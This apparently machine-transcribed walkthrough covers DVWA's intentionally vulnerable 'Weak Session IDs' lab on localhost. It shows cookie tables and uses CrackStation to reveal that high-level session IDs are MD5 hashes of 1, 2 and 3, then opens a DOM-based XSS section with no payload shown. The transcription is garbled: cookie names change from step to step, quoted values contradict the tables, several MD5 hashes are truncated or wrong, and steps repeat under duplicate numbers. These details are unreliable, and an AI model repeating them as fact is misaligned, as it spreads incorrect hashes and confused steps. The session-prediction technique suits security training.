
3. If **Generate** is clicked a second time, the session cookie value changes again.



The screenshot shows the DVWA interface with the 'Weak Session IDs' vulnerability selected. The 'Generate' button has been clicked a second time, and the cookie value has changed to '1767456889'. The cookie is set for the domain '127.0.0.1' and the path '/vulnerabilities/weak_id/'.

Name	Value	Domain	Path	Expires / Max-Age	Size	HttpOnly	Secure	SameSite	Last Accessed
dwSession	1767456889	127.0.0.1	/vulnerabilities/weak_id	Sat, 03 Jan 2026 16:16:29 GMT	21	false	false	None	Sat, 03 Jan 2026 16:16:29 GMT

4. The first session cookie has a value of 1767456989, while the second has a value of 1767457024, with only the last three digits changing. When **Generate** is clicked a third time, similar incremental changes are observed.



The screenshot shows the DVWA (Damn Vulnerable Web Application) interface in a browser. The page title is "Vulnerability: Weak Session IDs". The "Generate" button is visible. The browser's developer tools are open, showing the "Cookies" tab for the URL "http://127.0.0.1:42001/vulnerabilities/weak_id/". The cookies table shows two cookies:


Name	Value	Domain	Path	Expires / Max-Age	Size	HttpOnly	Secure	SameSite	Last Accessed
dwvSession	1767457024	127.0.0.1	/vulnerabilities/weak_id	Session	21	false	false	None	Sat, 03 Jan 2026 16:17:04 GMT
PHPSESSID	f21ba3796cd338b45169d2d15fad31	127.0.0.1	/	Sun, 04 Jan 2026 16:10:39 GMT	41	false	false	None	Sat, 03 Jan 2026 16:16:29 GMT

The "Data" pane on the right shows the details for the "dwvSession" cookie:


```

Data
  dwvSession: "1767457024"
    Created: "Sat, 03 Jan 2026 16:04:03 GMT"
    Domain: "127.0.0.1"
    Expires / Max-Age: "Session"
    HostOnly: true
    HttpOnly: false
    Last Accessed: "Sat, 03 Jan 2026 16:17:04 GMT"
  
```


SECURITY LEVEL (HIGH)



1. As part of the analysis, we examine the application's source code to understand how the session values are generated.




2. We begin by generating two session cookies consecutively and examining their values using the browser's **Inspect** feature.



The screenshot shows the DVWA 'Vulnerability: Weak Session IDs' page. The 'Generate' button has been clicked, and the browser's developer tools are open to the 'Cookies' tab. The table below shows the cookies generated:

Name	Value	Domain	Path	Expires / Max-Age	Size	HttpOnly	Secure	SameSite	Last Accessed
dwaSession	1767457024	127.0.0.1	/vulnerabilities/weak_id	Session	21	false	false	None	Sat, 03 Jan 2026 16:18:36 GMT
PHPSESSID	f21ba37796cd338af516ad2d15fa31	127.0.0.1	/	Sun, 04 Jan 2026 16:17:52 GMT	41	false	false	None	Sat, 03 Jan 2026 16:17:52 GMT
security	high	127.0.0.1	/	Session	12	false	false	None	Sat, 03 Jan 2026 16:17:52 GMT


3. We begin by generating two session cookies consecutively and examining their values using the browser's **Inspect** tool.



The screenshot shows the DVWA 'Vulnerability: Weak Session IDs' page. The 'Generate' button has been clicked, and the browser's developer tools are open to the 'Cookies' tab. The table below shows the cookies generated:

Name	Value	Domain	Path	Expires / Max-Age	Size	HttpOnly	Secure	SameSite	Last Accessed
dwaSession	1767457024	127.0.0.1	/vulnerabilities/weak_id	Session	21	false	false	None	Sat, 03 Jan 2026 16:18:36 GMT
PHPSESSID	f21ba37796cd338af516ad2d15fa31	127.0.0.1	/	Sun, 04 Jan 2026 16:17:52 GMT	41	false	false	None	Sat, 03 Jan 2026 16:19:21 GMT
security	high	127.0.0.1	/	Session	12	false	false	None	Sat, 03 Jan 2026 16:19:21 GMT


4. We start by generating two session cookies consecutively and reviewing their values using the browser's **Inspect** tool.



The screenshot shows a Kali Linux virtual machine with a web browser open to the DVWA 'Vulnerability: Weak Session IDs' page. The browser's developer tools are open, showing the Cookies tab. Two cookies are listed:

Name	Value	Domain	Path	Expires / Max-Age	Size	HttpOnly	Secure	SameSite	Last Accessed
dwaSession	1767457024	127.0.0.1	/vulnerabilities/weak_id	Sat, 03 Jan 2026 16:23:27 GMT	21	false	false	None	Sat, 03 Jan 2026 16:23:27 GMT
PHPSESSID	121ba3796c0b338f5164d2d5f5a31	127.0.0.1	/	Sun, 04 Jan 2026 16:17:52 GMT	41	false	false	None	Sat, 03 Jan 2026 16:23:27 GMT

4. In this step, all observed hash values are cracked to analyze their underlying patterns.



The screenshot shows the CrackStation website's 'Free Password Hash Cracker' interface. The user has entered three MD5 hashes, and the website has returned three results, all of which are 'Exact match'.


Hash	Type	Result
c4ca4238a0b923820dc599aeff75949b	md5	1
c81e728994c2f636f067f89cc14862c	md5	2
eccbc87e4d5c2f28388f9f72a7baf3	md5	3

Color Codes: ■ Exact match, ■ Partial match, ■ Not found.


Vulnerability: DOM Based Cross Site Scripting (XSS)

DOM-based Cross-Site Scripting (XSS) happens when an attacker injects malicious code directly into a web page's Document Object Model (DOM), causing the victim's browser to execute unauthorized scripts.


Security level is currently: *low*.




1. Log in to the DVWA home page, then navigate to the **DOM Based Cross-Site Scripting (XSS)** section from the vulnerabilities menu.



